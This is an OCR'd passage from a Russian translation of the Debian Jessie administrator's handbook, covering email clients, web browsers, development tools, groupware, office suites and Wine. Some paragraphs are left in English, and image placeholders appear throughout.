
Собранные данные публикуются ежедневно.

→ http://popcon.debian.org/

Эти статистические данные могут также помочь выбрать между двумя пакетами, которые в противном случае казались бы эквивалентными. Выбор более популярного пакета увеличивает вероятность принятия хорошего решения.

Evolution - почтовый клиент GNOME, он может быть установлен командой **apt-get install evolution**. Evolution выходит за рамки простого клиента электронной почты, в нем также реализованы календарь, адресная книга, список задач, и заметки (примечания в свободной форме) . Его компонент электронной почты включает в себя мощную систему индексирования сообщений и позволяет создавать виртуальные каталоги, основанные на поисковых запросах по всем архивным сообщениям. Другими словами, все сообщения хранятся так же, но отображаются в виде каталогов, содержащих сообщения, которые соответствуют ряду критериев отбора.

Рисунок 13.4. Почтовый клиент Evolution




Расширения Evolution позволяют интегрировать его в систему электронной почты Microsoft Exchange; необходимый пакет - evolution-ews.

13.4.2. KMail

Почтовый клиент KDE может быть установлен командой **apt-get install kmail**. KMail обрабатывает только электронную почту, но он входит в программный пакет KDE-PIM (*Персональный Информационный Менеджер*), который включает в себя такие компоненты как адресная книга, календарь ит.д. KMail имеет все функции, которые можно ожидать от отличного клиента электронной почты.


Рисунок 13.5. Почтовый клиент KMail



13.4.3. Thunderbird и Icedove

Этот почтовый клиент, входящий в пакет icedove, является частью набора программного обеспечения Mozilla. Различные наборы локализации доступны в пакетах icedove-l10n-*; расширение enigmail шифрует и подписывает сообщения (увы, не на всех языках).

Рисунок 13.6. Почтовый клиент Icedove



Thunderbird является одним из лучших почтовых клиентов, и это - большой успех, так же как Mozilla Firefox.

Строго говоря, Debian Jessie содержит Icedove, а не Thunderbird по юридическим причинам, которые мы опишем позже *КУЛЬТУРА* Iceweasel, Firefox и другие; но кроме их имен (и значков) не существует никаких реальных различий между ними.


13.5. Веб-браузеры

Epiphany - веб-браузер в составе GNOME, использущий движок WebKit, разработанный Apple для его браузера Safari. Соответствующий пакет - epiphany-browser.

Konqueror, файловый менеджер KDE, ведет себя как веб-браузер. Он использует специфичный для KDE механизм рендеринга KHTML. KHTML является отличным движком, о чем свидетельствует тот факт, что WebKit от Apple основан на KHTML. Konqueror присутствует в пакете konqueror.

Пользователи, которые не удовлетворены ни одним из описанных выше браузеров, могут использовать Iceweasel. Этот браузер, доступный в пакете iceweasel, использует рендер Gecko проекта Mozilla поверх тонкого и расширяемого интерфейса.

Рисунок 13.7. Веб-браузер Iceweasel



***КУЛЬТУРА* Iceweasel, Firefox и другие**

Многие пользователи, несомненно, будут удивлены отсутствием Mozilla Firefox в меню Debian Jessie. Нет повода для

паники: пакет iceweasel содержит Iceweasel, который по сути Firefox под другим именем.

Смыслом этого переименования являются правила пользования зарегистрированным товарным знаком, наложенные Mozilla Foundation на Firefox™: любое программное обеспечение с наименованием Firefox должно использовать официальный логотип и значки Firefox. Однако, поскольку эти элементы не были выпущены под свободной лицензией, Debian не может распространять их в ветке *main*. Вместо перемещения всего браузера в ветку *non-free*, сопровождающие пакета решили использовать другое имя.

Команда **firefox** до сих пор существует в пакете iceweasel , но только для совместимости с инструментами, которые пытаются использовать ее.

По тем же причинам клиент электронной почты Thunderbird™ по аналогии был переименован в Icedove.

***КУЛЬТУРА* Mozilla**

Netscape Navigator был стандартным браузером, когда интернет пошел в массы, но постепенно он сдал позиции, когда его обошел Microsoft Internet Explorer. Столкнувшись с этой неудачей, Netscape (компания) решили "освободить" исходный код, выпустив его под свободной лицензией, чтобы дать ему вторую жизнь. Это было началом проекта Mozilla. После многих лет развития, результат получился более чем удовлетворительным: проект Mozilla породил механизм визуализации HTML(так называемый Gecko), который является одним из самых стандартизованных. Это движок, в частности, используется в браузере Mozilla Firefox, который является одним из самых успешных браузеров с быстро растущей пользовательской базой.

Последнее, но не менее важное, Debian также содержит веб-браузер *Chromium* (доступен в пакете chromium-browser). Этот браузер разрабатывается Google в таком быстром темпе, что сохранение единой версии на всем жизненном цикле Debian Jessie вряд ли будет возможно. Его цель, сделать веб-сервисы более привлекательными за счет оптимизации производительности браузера и повышения безопасности пользователя. Свободный код, входящий в Chromium, также используется в его проприетарной версии под названием Google Chrome.

13.6. Разработка

13.6.1. Инструменты GTK+ для GNOME

Anjuta (пакет anjuta) - это среда разработки оптимизированная для создания GTK+ приложений под GNOME. Glade (пакет glade) - это приложение, предназначенное для создания GTK+ графических интерфейсов для GNOME и сохранения их в XML-файлы. Эти XML-файлы могут быть загружены разделяемой библиотекой *libglade*, которая может динамически воссоздать сохраненные интерфейсы; такая функция может быть интересна, например, для плагинов, которым требуются диалоги.

В целом Anjuta - это объединение по модульному принципу возможностей, ожидаемых от интегрированной среды разработки.

13.6.2. Инструменты Qt под KDE

Эквивалентными приложениями для KDE являются KDevelop (в пакете kdevelop) в качестве среды разработки, и Qt Designer (в пакете qttools5-dev-tools) для проектирования графических интерфейсов для приложений Qt под KDE.

13.7. Совместная работа

13.7.1. Работа в группах: *groupware*

Средства совместной разработки, как правило, сравнительно сложны для поддержания, потому что они объединяют несколько инструментов и есть требования, которые не всегда легко совместить в контексте комплексного распространения. Таким образом, существует длинный список groupware-средств, которые когда-то были доступны в Debian, но были сняты из-за отсутствия сопровождающих или несовместимости с другим (новым) программным обеспечением в Debian. Так было в случае PHPGroupware, eGroupware и Kolab.

→ http://www.phpgroupware.org/

→ http://www.egroupware.org/

→ http://www.kolab.org/

Но не всё так плохо. Многие возможности, традиционно предоставляемые “groupware”-средствами, все больше и больше интегрируются в «стандартное» программное обеспечение. Это сокращает потребности в специализированном groupware программном обеспечении. С другой стороны, это обычно требует специального сервера. Наиболее интересны Citadel (пакет citadel-suite) и Sogo (пакет sogo), которые доступны в Debian Jessie.

13.7.2. Совсместная работа с FusionForge

FusionForge - инструмент совместной разработки родственный SourceForge, хостингу для проектов свободного программного обеспечения (СПО). Они имеют общий подход, основанный на стандартной модели разработки СПО. Проект сохранил развитие и после того как код SourceForge стал закрытым. Его первоначальные авторы,VA Software, решили не выпускать больше бесплатных версий. То же самое произошло с одним из форков (GForge). Поскольку разные люди и организации участвовали в разработке, текущая FusionForge также включает в себя функции ориентированные на более традиционный подход к разработке, а также проекты заинтересованные не только в разработке ПО.

FusionForge может рассматриваться как объединение нескольких средств, выделенных для управления, отслеживания и координации проектов. Эти инструменты можно грубо разделить на три семейства:

- *общение*: веб-форумы, менеджеры списков рассылки, системы объявлений, позволяющие публиковать новости проекта;

- *отслеживание*: трекеры задач - для контроля прогресса и расписания задач, трекеры ошибок (или патчей, или пожеланий или любого другого вида «ticket»-ов), опросы;
- *обмен*: менеджер документации обеспечивающий одну центральную точку для документов, относящихся к проекту; универсальный файловый менеджер релизов; выделенный сайт для каждого проекта.

Поскольку FusionForge в значительной степени ориентирован на проекты в области разработки, он также объединяет множество инструментов для "управления источниками" или «управления конфигурацией» или «контроля версий» (этот процесс имеет много названий), таких как CVS, Subversion, Git, Bazaar, Darcs, Mercurial и Arch. Эти программы хранят историю всех изменений всех отслеживаемых файлов (часто исходного кода), все изменения проходят через них, и они позволяют объединить изменения, когда несколько разработчиков работают одновременно на одной частью проекта.

Большинство из этих инструментов являются доступными, или даже управляемыми через веб-интерфейс, с детальной системой прав доступа и уведомлением о некоторых событиях по электронной почте.

13.8. Офисные пакеты

Уже давно в мире свободного программного обеспечения просматривался недостаток офисных программ. Пользователям требовалась замен инструментам Microsoft Word и Excel, но они настолько сложны, что разработка альтернатив была затруднительна. Ситуация изменилась, когда стартовал проект OpenOffice.org (после того как Sun опубликовала код StarOffice под свободной лицензией). В настоящее время Debian содержит Libre Office, форк OpenOffice.org. Проекты GNOME и KDE работают над своими заменами (GNOME Office и Calligra Suite), и дружественная конкуренция приводит к интересным результатам. Например, таблицы Gnumeric (часть GNOME Office) даже лучше, чем OpenOffice.org/Libre Office в некоторых областях, особенно по точности расчетов. В плане обработки текстов OpenOffice.org и Libre Office всё еще лидируют.

Еще одной важной особенностью для пользователей является возможность импорта документов Word и Excel, полученных из контактов или найденных в архивах. Хотя все офисные решения имеют фильтры, которые позволяют работать с этими форматами, только те, что реализованы в OpenOffice.org и Libre Office, достаточно функциональны для повседневного использования.

БОЛЕЕ ШИРОКИЙ ВЗГЛЯД **Libre Office заменяет OpenOffice.org**

Участники OpenOffice.org создали фонд (*The Document Foundation*) для содействия развитию проекта. Идея обсуждалась долгое время, но фактическим толчком послужило приобретение Oracle компании Sun. Новый владелец сделал будущее OpenOffice неопределенным. Так как Oracle отказался присоединиться к фонду, разработчикам пришлось отказаться от имени OpenOffice.org. В настоящее время продукт известен как *Libre Office*. После периода относительного застоя на фронте OpenOffice.org, Oracle решил перенести код и смежные права в Apache Software Foundation, и сейчас OpenOffice -часть проекта Apache.

Debian включает в себя только Libre Office. Программный пакет OpenOffice публикуемый Apache Software Foundation в настоящее время не доступен в Debian.

Libre Office и Calligra Suite доступны в Debian в пакетах libreoffice и calligra соответственно. Больше не существует пакета для GNOME Office (ранее был gnome-office). Языковые пакеты для Libre Office распространяются отдельно, прежде всего это libreoffice - l10n-* и libreoffice-help-*. Некоторые функции, такие как, словари для проверки орфографии, расстановки переносов, шаблоны и словари синонимов также идут в отдельных пакетах, таких как myspell-*/hunspell-*, hyphen-* и mythes-*. Обратите внимание, что Calligra Suite используется для вызова KOffice.

13.9. Эмуляция Windows: Wine

Несмотря на все усилия, упоминаемые ранее, есть еще ряд инструментов, не имеющих аналогов в Linux, или необходима только их оригинальная версия . В этих случаях поможет система эмуляции Windows. Наиболее известная среди них – Wine.

→ https://www.winehq.org/

> ***ДОПОЛНЕНИЯ*** **CrossOver Linux**
>
> *CrossOver*, производимый CodeWeavers, представляет собой набор улучшений Wine, который расширяет возможности эмуляции до такой степени, что они становятся полностью пригодны для Microsoft Office. Некоторые из усовершенствований периодически объединяются в Wine.
>
> → http://www.codeweavers.com/products/

Однако следует иметь в виду, что это только один из вариантов, проблема может также решаться с помощью виртуальной машины или VNC. Оба эти решения, подробно изложены в *АЛЬТЕРНАТИВА* Виртуальные машины и *АЛЬТЕРНАТИВА Windows Terminal Server* или VNC.

Давайте начнем с напоминания: эмуляция позволяет выполнение программы (разработанной для целевой системы) в другой хост-системе. Программное обеспечение эмуляции использует хост-систему, где выполняется приложение, чтобы имитировать функции требуемые в целевой системе.

Теперь давайте установим необходимые пакеты (ttf-mscorefonts-installer, находится в секции contrib):

```
# apt-get install wine ttf-mscorefonts-installer
```

В 64-битной (amd64) системе, если ваши Windows-приложения являются 32-битными, вам придется включить multi-arch, чтобы иметь возможность установить wine32 от архитектуры i386 (см. Раздел 5.4.5, «Поддержка мультиархитектуры»).

The user then needs to run **winecfg** and configure which (Debian) locations are mapped to which (Windows) drives. **winecfg** has some sane defaults and can autodetect some more drives; note that even if you have a dual-boot system, you should not point the `C:` drive at where the Windows partition is mounted in Debian, as Wine is likely to overwrite some of the data on that partition, making Windows unusable. Other settings can be kept to their default values. To run Windows programs, you will first need to install them by running their (Windows) installer under Wine, with a command such as **wine** ***.../setup.exe***; once the program is installed, you can run it with **wine** ***.../program.exe***. The exact location of the `program.exe` file depends on where the `C:` drive is mapped; in many cases, however, simply running **wine** ***program*** will work, since the program is usually installed in a location where Wine will look for it by itself.

***СОВЕТ* Обход ошибок winecfg**

Иногда при запуске **winecfg** (который является просто оболочкой) может произойти сбой. Чтобы избежать этого, попробуйте вручную запустить основную команду: **wine64 /usr/lib/x86_64-linux-gnu/wine/wine/winecfg.exe.so** или **wine32 /usr/lib/i386-linux-gnu/wine/wine/winecfg.exe.so**.

Обратите внимание, что вам не следует полагаться на Wine (или аналогичные решения) без фактического тестирования конкретного программного обеспечения: только реальные тесты окончательно определят, является ли эмуляция полностью функциональной.

***АЛЬТЕРНАТИВА* Виртуальные машины**

Альтернативой эмуляции операционной системы Microsoft является ее запуск в виртуальной машине, которая полностью эмулирует аппаратную машину. Это позволяет запустить любую операционную систему. Глава 12, *Углублённое администрирование* описывает несколько систем виртуализации, особенно Xen и KVM (а также QEMU, VMWare и Bochs).

***АЛЬТЕРНАТИВА Windows Terminal Server* или VNC**

Еще одна возможность заключается в том, чтобы удаленно запускать приложения Windows на центральном сервере с *Windows Terminal Server* и получать доступ к приложениям из машины Linux, используя *rdesktop*. Это Linux-клиент для протокола RDP (*Remote Desktop Protocol*), который *Windows NT/2000 Terminal Server* использует для отображения рабочих столов на удаленных машинах.

VNC предоставляет аналогичные возможности и в дополнение работает со многими операционными системами. Клиенты и серверы Linux VNC описаны в Раздел 9.2, «Remote Login».

13.10. Real-Time Communications software

Debian provides a wide range of Real-Time Communications (RTC) client software. The setup of RTC servers is discussed in Раздел 11.8, «Real-Time Communication Services». In SIP terminology, a client application or device is also referred to as a user agent.

